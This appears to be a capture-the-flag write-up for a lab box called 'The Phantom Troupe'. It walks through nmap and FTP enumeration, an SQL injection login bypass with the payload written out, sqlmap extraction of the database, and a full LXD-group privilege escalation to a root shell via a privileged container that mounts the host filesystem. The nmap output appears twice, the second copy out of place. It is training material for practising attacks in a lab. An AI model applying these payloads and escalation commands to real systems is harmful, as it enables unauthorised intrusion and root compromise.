The Phantom Troupe Box write_Up

This box is a bot to root challenge, player will need to scan the ip then start pwning!

Enumeration

So the first thing to do is to start with Nmap scan

```
└─# nmap -sC -sV 10.10.139.251
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-21 12:55 EDT
Nmap scan report for 10.10.139.251
Host is up (0.027s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 0        0              29 Jul 18 14:01 backup.txt
|_-rw-r--r--    1 0        0              40 Jul 21 12:19 flag.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.8.144.130
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 13:85:3d:c0:91:65:ae:88:c1:32:05:88:0e:29:c3:df (RSA)
|   256 ad:2f:3a:c2:8f:02:ca:95:7a:5b:a7:4d:fc:d5:7f:0b (ECDSA)
|_  256 cc:04:f3:38:99:78:8d:d5:12:7e:9f:23:0a:75:ab:30 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/enum.txt/
|_http-title: The Phantom Troup
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.51 seconds
```

As you can see in the scan we have 3 ports open

- FTP
- SSH
- HTTP

And we can notice that FTP allow annonymous connexion so lets see whats inside!

```
229 Entering Extended Passive Mode (|||30034|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0              29 Jul 18 14:01 backup.txt
-rw-r--r--    1 0        0              40 Jul 21 12:19 flag.txt
226 Directory send OK.
ftp>
```

- We will find 2 files backup and flag.txt


Inside the Backup.txt you will find a base64 string, and after decoding it you will find email:password (user@host.thm:password)

- The Flag.txt will conaint the first flag

Then we have Port 80 running a web application:
you can do some enumeration with dirsearch and you will find robots.txt
Inside the robots.txt there's a path Disallow: /enum.txt/
After checking it, it looks like some kind of custom list that we can use to brute force with dirsearch again
So we can wget it and use it in dirsearch like this :


Dirsearch -u target -w the_list_we_downloaded

And we will find a path called /secretarea




So when we browse to it we find a login pannel
We can try default creeds, and also the ones we alrady found in FTP but it will not work, so what about SQL Injection?

So if we try a payload like 'admin'or 1=1-- -
we will get this error, now we need to find the correct payload



Ant it will be this one : admin 'OR 1=1 limit 1-- -


here we are inside



What next ? the challenge said that we need the database flag so how ?
You will also notice that the search parameter is also vulnerable to SQLI

So lets intercept the search request with butp and send it to Sqlmap

and here we go



The flag is inside the database flags

what next ?

well lets try to use the creeds from ftp to login with ssh, make sure to use only the name of the user and password not the email!

```
└─# nmap -sC -sV 10.10.139.251
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-21 12:55 EDT
Nmap scan report for 10.10.139.251
Host is up (0.027s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 0        0             29 Jul 18 14:01 backup.txt
|_-rw-r--r--    1 0        0             40 Jul 21 12:19 flag.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.8.144.130
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 13:85:3d:c0:91:65:ae:88:c1:32:05:88:0e:29:c3:df (RSA)
|   256 ad:2f:3a:c2:8f:02:ca:95:7a:5b:a7:4d:fc:d5:7f:0b (ECDSA)
|_  256 cc:04:f3:38:99:78:8d:d5:12:7e:9f:23:0a:75:ab:30 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/enum.txt/
|_http-title: The Phantom Troup
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.51 seconds
```

Priv esc

After enumerating the box you will see that the user belong to lxd group

uid=1000(user) gid=1000(user) groups=1000(user),116(lxd)

The LXC/LXD groups are used to allow users to create and manage Linux containers. These can be exploited by creating a root-level privilege container from the current file system and interacting with it, executing /bin/sh and therefore starting a root shell.

Exploitation

The first step is to clone and install the following GitHub repository on the Kali host, which is an image of Alpine Linux specifically designed for LXC/LXD containers

- git clone https://github.com/saghul/lxd-alpine-builder
  cd lxd-alpine-builder/
  sudo ./build-alpine

- The next step is to transfer the image in .tar.gz format to the target host, this can be done using the Python Simple HTTP Server on the Kali host and Wget on the victim host

- #Setup HTTP server to host the image
- sudo python -m SimpleHTTPServer 80
- #Download the image remotely using Wget

- wget http://X.X.X.X/alpine-vX.XX-1686-XXXXXXXX_XXXX.tar.gz

The next step is to import the image using the LXC command-line tool. It's important doing this from YOUR HOME directory on the victim machine, or it might fail.

- lxc image import ./alpine.tar.gz --alias myimage

As suggested by LXC, before actually using the image it should be initialized and its storage pool should be configured. The default selections will work just fine

- lxd init

The image can then be run using the run the security.privileged flag set to true, which will grant the current user unconditioned root access to it

- lxc init myimage mycontainer -c security.privileged=true

The next step is to mount the root folder the container, under /mnt/root:

- lxc config device add mycontainer mydevice disk source=/ path=/mnt/root recursive=true

The last thing to do is to start the container and to use the "exec" lxc command to execute a command from it, in this case an sh shell

- lxc start mycontainer
- lxc exec mycontainer /bin/sh

Now you can cd to /mnt/root/root and you will find the fil flag in root.txt